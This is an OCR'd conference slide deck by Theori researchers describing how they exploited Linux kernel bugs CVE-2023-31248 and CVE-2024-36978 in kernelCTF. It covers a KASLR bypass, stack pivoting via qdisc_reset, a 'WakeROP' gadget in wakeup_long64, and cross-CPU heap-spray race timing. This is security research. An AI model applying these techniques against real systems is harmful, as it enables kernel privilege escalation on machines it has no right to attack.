
Problem 3: Bypass KASLR

- Just use side channel, which is called entry-bleed
- EntryBleed: A Universal KASLR Bypass against KPTI on Linux (HASP ‘23)
- Now we get Kbase.

Stack Pivoting


- RBP holds (CEA + 0x20) address! (checked from gdb)

```
void qdisc_reset(struct Qdisc *qdisc)
{
    const struct Qdisc_ops *ops = qdisc->ops;

    trace_qdisc_reset(qdisc);

    if (ops->reset)
        ops->reset(qdisc);

    __skb_queue_purge(&qdisc->gso_skb);
    __skb_queue_purge(&qdisc->skb_bad_txq);

    qdisc->q.qlen = 0;
    qdisc->qstats.backlog = 0;
}
EXPORT_SYMBOL(qdisc_reset);
```



Stack Pivoting

- RBP holds (CEA + 0x20) address!
- (hlist, bk) would be new stack addr



Problem 4: Fake Stack is Too Small

- Now we can do ROP but Fake Stack is too small for exploit.
- Because of qdisc_put() checks.


CVE-2024-36978

Problem 4: Fake Stack is Too Small

- Any magic gadget in kernel? YES!
- saved_* exist on kernel bss section.
- And all saved_* variable are placed in contiguous region.
- What if we write some values on saved_* and call wakeup_long64()?

```
SYM_FUNC_START(wakeup_long64)
    movq    saved_magic, %rax
    movq    $0x123456789abcdef0, %rdx
    cmpq    %rdx, %rax
    je  2f

    /* stop here on a saved_magic mismatch */
    movq $0xbad6d61676963, %rcx
1:
    jmp 1b
2:
    movw    $__KERNEL_DS, %ax
    movw    %ax, %ss
    movw    %ax, %ds
    movw    %ax, %es
    movw    %ax, %fs
    movw    %ax, %gs
    movq    saved_rsp, %rsp

    movq    saved_rbx, %rbx
    movq    saved_rdi, %rdi
    movq    saved_rsi, %rsi
    movq    saved_rbp, %rbp

    movq    saved_rip, %rax
    ANNOTATE_RETPOLINE_SAFE
    jmp *%rax
SYM_FUNC_END(wakeup_long64)
```

Exploit Idea: WakeROP



Problem 5: Three Processes, Two CPUs?

- Last problem, we need 3 CPUs but kernelCTF only provides 2 CPUs

CPU0 (for OOB)	CPU1 (for SPRAY)	CPU2 (for CEA)
	1. Drain per-cpu buddy	**0. Infinite Loops for CEA**
2. Allocate 300 chunks		
3. Free odd idx chunks		
	4. Allocate 300 chunks	
5. Allocate OOB chunks		
	6. Overwrite OOBed qdisc ptr	
7. call qdisc_put()		

Problem 5: Three Processes, Two CPUs?

- Last problem, we need 3 CPUs but kernelCTF only provides 2 CPUs

CPU0 (for OOB)	CPU1 (for SPRAY & set CEA)
	1. Drain per-cpu buddy
2. Allocate 300 chunks	0. Infinite Loops for CEA
3. Free odd idx chunks	0. Infinite Loops for CEA
	0. Infinite Loops for CEA
	0. Infinite Loops for CEA
	0. Infinite Loops for CEA
5. Allocate OOB chunks	0. Infinite Loops for CEA
	0. Infinite Loops for CEA
	0. Infinite Loops for CEA
7. call qdisc_put()	0. Infinite Loops for CEA
	0. Infinite Loops for CEA

4. Allocate 300 chunks

6. Overwrite OOBed qdisc ptr

Exploit Idea: Three Processes, Two CPUs!

- Hmm, one more Race Condition?

CPU0 (for OOB)	CPU1 (for SPRAY & set CEA) Process 1	Process 2
1. Drain per-cpu buddy		a. set CEA
2. Allocate 300 chunks		b. sleep 400us
3. Free odd idx chunks		c. go to (a)
	4. Allocate 300 chunks	
5. Allocate OOB chunks		
	6. Overwrite OOBed qdisc ptr	
7. call qdisc_put()		


Exploit Idea: Three Processes, Two CPUs!

- Then, Ideal Race Condition is as follows

CPU0 (for OOB)	CPU1 (for SPRAY & set CEA) Process 1	Process 2
	1. Drain per-cpu buddy	
2. Allocate 300 chunks		
3. Free odd idx chunks		
	4. Allocate 300 chunks	
5. Allocate OOB chunks		
	6. Overwrite OOBed qdisc ptr	
		7. set CEA
8. call qdisc_put()		

Result

Exploit Demo



Conclusion

- We exploited CVE-2023-31248 and CVE-2024-36978
- Cross-cpu allocation is effective for reallocating objects on different CPUs
- The mitigation in kernelCTF prevents cross-cpu attacks, but cross-cpu allocation using the same slab cache is still possible

Thank you!

Mingi Cho

- mincho@theori.io

Wongi Lee

- qwerty@theori.io
- @_qwerty_po

End Of Document

theori